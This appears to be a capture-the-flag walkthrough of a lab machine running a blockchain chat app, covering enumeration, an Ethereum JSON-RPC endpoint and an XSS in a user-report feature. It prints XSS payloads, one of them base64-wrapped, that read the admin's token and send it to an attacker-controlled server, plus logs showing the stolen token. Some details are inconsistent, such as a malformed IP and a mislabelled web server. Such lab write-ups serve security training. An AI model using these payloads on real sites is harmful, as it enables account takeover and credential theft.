


BlockBlock

15th March 2025

Prepared By: dotguy

Machine Author: 0xOZ

Difficulty: Hard

Synopsis

BlockBlock is a hard-difficulty Linux machine hosting a decentralized chat application built on a blockchain with two primary smart contracts: `Users.sol` and `Database.sol`. The application includes a "Report User" functionality vulnerable to XSS, which can be exploited to steal the admin's token via an exposed API endpoint. Gaining admin access allows us to retrieve the authorization token needed to interact with the blockchain's `/api/json-rpc` endpoint. By enumerating transaction blocks, we extract credentials for user `keira`. Privilege escalation to user `paul` is achieved by leveraging `keira`'s `sudo` permissions to execute the Forge CLI tool as `paul`. Finally, `paul` has root access to the `pacman` package manager, which can be exploited via the post-install hook feature to execute arbitrary commands as root.

Skills required

- Linux Fundamentals
- Web Application Security
- Blockchain Security
- Cross-Site Scripting (XSS) Exploitation
- Privilege Escalation Techniques

Skills learned

- Exploiting XSS
- Interacting with Ethereum JSON-RPC endpoints

- Analyzing blockchain transactions
- Analyzing smart contract data
- Exploiting sudo misconfigurations
- Abusing package managers (Pacman)

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.

```
$ nmap -p- --min-rate=1000 -sC -sV 10.10.11.43

Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.43
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 d6:31:91:f6:8b:95:11:2a:73:7f:ed:ae:a5:c1:45:73 (ECDSA)
|_  256 f2:ad:6e:f1:e3:89:38:98:75:31:49:7a:93:60:07:92 (ED25519)
80/tcp   open  http    Werkzeug httpd 3.0.3 (Python 3.12.3)
|_http-title:          Home  - DBLC
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
8545/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
```

An initial `Nmap` scan detects an `SSH` service running on port `22`, an Apache web server on port `80`, and an open port `8545`, which is the default JSON-RPC endpoint for Ethereum nodes.

We begin by interacting with the Ethereum RPC endpoint exposed on port `8545`. Using Foundry's `cast` tool, we query the current block number with `cast bn`, which returns a value of `12`, indicating that the blockchain has 12 blocks.

```
$ cast bn -r http://10.10.11.435:8545
12
```


Next, we attempt to read the latest block details using `cast bl`, but the request fails with a 401 Unauthorized error. The response indicates that the request could not be verified due to a missing or invalid token.

```
$ cast bl -r http://10.10.11.43:8545
Error: HTTP error 401 with body: {"error":"Proxy Couldn't verify token"}
```


This indicates that while certain information is accessible without authentication, other RPC methods require a valid token.

HTTP


Navigating to the HTTP service running on port 80 reveals a Decentralized Chat application. On the bottom right corner of the page, block number 12 is displayed—matching the result we obtained using Foundry's `cast` tool. This indicates that the application regularly makes unauthenticated RPC calls via JavaScript.




We register a new user account to explore the platform's full functionality.



After logging in, a chat interface is presented, allowing interaction with a bot.




At the bottom of the page, there's a link directing to the `/api/contract_source` endpoint, which provides access to the blockchain's smart contracts. Clicking on it reveals the source code of two contracts used within the application's infrastructure: `Chat.sol` and `Database.sol`.



We will return to this later. Inspecting the source code of the `/chat` page reveals a backend endpoint: `/api/info`.

```
112  <script src="/assets/chat.js"></script>
113  <script>
114    fetch("/api/info", {
115      method: "GET",
116      headers: {
117        "Content-Type": "application/json"
118      }
119    }).then((response) => {
120      if (response.status != 200) {
121        window.location.href = "/login";
122      }
123    });
```


Accessing `/api/info` returns a JSON response containing the current user's role and authentication token.



Additionally, the `/chat` page features a "Report User" button, which allows users to report a username for review. This feature likely forwards the submitted data to an admin for inspection, making it a viable feature for testing Cross-Site Scripting (XSS).

To test this, a simple Python HTTP server can be started locally. The following XSS payload can be submitted through the username field, triggering a callback to our server upon execution.

```
<img src=1 onerror=fetch("http://YOUR_IP/hacked")/>
```



Once the payload is submitted, a callback is successfully received on the server, confirming the presence of an XSS vulnerability.


```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.11.43 - - [15/Mar/2025 13:02:34] code 404, message File not found
10.10.11.43 - - [15/Mar/2025 13:02:34] "GET /hacked HTTP/1.1" 404 -
```

Knowing that the `/api/info` endpoint returns the user's token, we can craft an XSS payload to exfiltrate this data. When executed in the admin's browser, the payload sends a request to `/api/info` and relays the response to our HTTP server.

```
(async () =>{
    const response = await fetch('/api/info');
    const data = await response.json();
    fetch('http://YOUR_IP:80/?data=' + btoa(JSON.stringify(data)));
})();
```

We can submit the following base64-encoded payload via BurpSuite, with the local IP address replaced accordingly in the payload.


```
<img src=1
onerror=eval(atob(\"Cihhc3luYyAoKSA9PnsKICAgIGNvbnN0IHJlc3BvbnNlID0gYXdhaXQgZmV0Y
2goJy9hcGkvaW5mbycpOwogICAgY29uc3QgZGF0YSA9IGF3YWl0IHJlc3BvbnNlLmpzb24oKTsKICAgIG
ZldGNoKCdodHRwOi8vMTAuMTAuMTQuMTk6ODAwMC8/ZGF0YT0nICsgYnRvYShKU09OLnN0cmluZ2lmeSh
kYXRhKSkpOwp9KSgpOw==\"))>
```




Once triggered, we receive the admin's token on our server.

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

10.10.11.43 - - [21/Mar/2025 16:44:11] "GET /?
data=eyJyb2xlIjoiYWRtaW4iLCJ0b2tlbiI6ImV5SmhiR2NpT2lKSVV6STFOaUlzSW5SNWNDSTZJa3BY
VkNKOS5leUptY21WemFDSTZabUZzYzJVc0ltbGhkQ0k2TVRjME1qVTFOVFkxTUN3aWFuUnBJam9pTURFd
O56QTROR010WW1VNU1DMDBNemsyTFdFeU5UY3RZamMyT1dReE1XTXpPR0U0SWl3aWRIbHdaU0k2SW1Gal
kyVnpjeUlzSW5OMVlpSTZJbUZrYldsdUlpd2libUptSWpveE56UXlOVFUxTmpVd0xDSmxlSEFpT2pFM05
ETXhOakEwTlRCOS41dEI1dlY3TmtHdHY2YllYbEpuLWxlV29vUWZORGkwZmVvdkdDMThtb1lzIiwidXNl
cm5hbWUiOiJhZG1pbiJ9 HTTP/1.1" 200 -
```


We can use this website to decode the JWT, see the token, and see that the username and role is "admin."



We can replace the cookies in the browser to include the admin token, and upon reloading the page, we can now see the "Admin" option in the navbar.




We can now also visit the `/admin` endpoint, which reveals that there's another user called `keira` in the application.



Viewing the source code of `/admin` webpage reveals the `/api/json-rpc` endpoint.

```
<script>
    (async () => {
        const jwtSecret = await (await fetch('/api/json-rpc')).json();
        const web3 = new Web3(window.origin + "/api/json-rpc");
        const postsCountElement = document.getElementById('chat-posts-count');
        let chatAddress = await (await fetch("/api/chat_address")).text();
        let postsCount = 0;
        chatAddress = (chatAddress.replace(/[\n"]/g, ""));

        // })();
        // (async () => {
        //     let jwtSecret = await (await fetch('/api/json-rpc')).json();

        let balance = await fetch(window.origin + "/api/json-rpc", {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
                "token": jwtSecret['Authorization'],
            },
            body: JSON.stringify({
                jsonrpc: "2.0",
                method: "eth_getBalance",
                params: [chatAddress, "latest"],
                id: 1
            })
        });
```


The `/api/json-rpc` endpoint handles authentication and access control for blockchain interactions. When accessed via a `GET` request, it returns an authorization token, which is required for further interactions.



A POST request must be sent to the same endpoint, including the obtained token, to interact with the blockchain. Without a valid token, the server restricts access to blockchain-related operations.

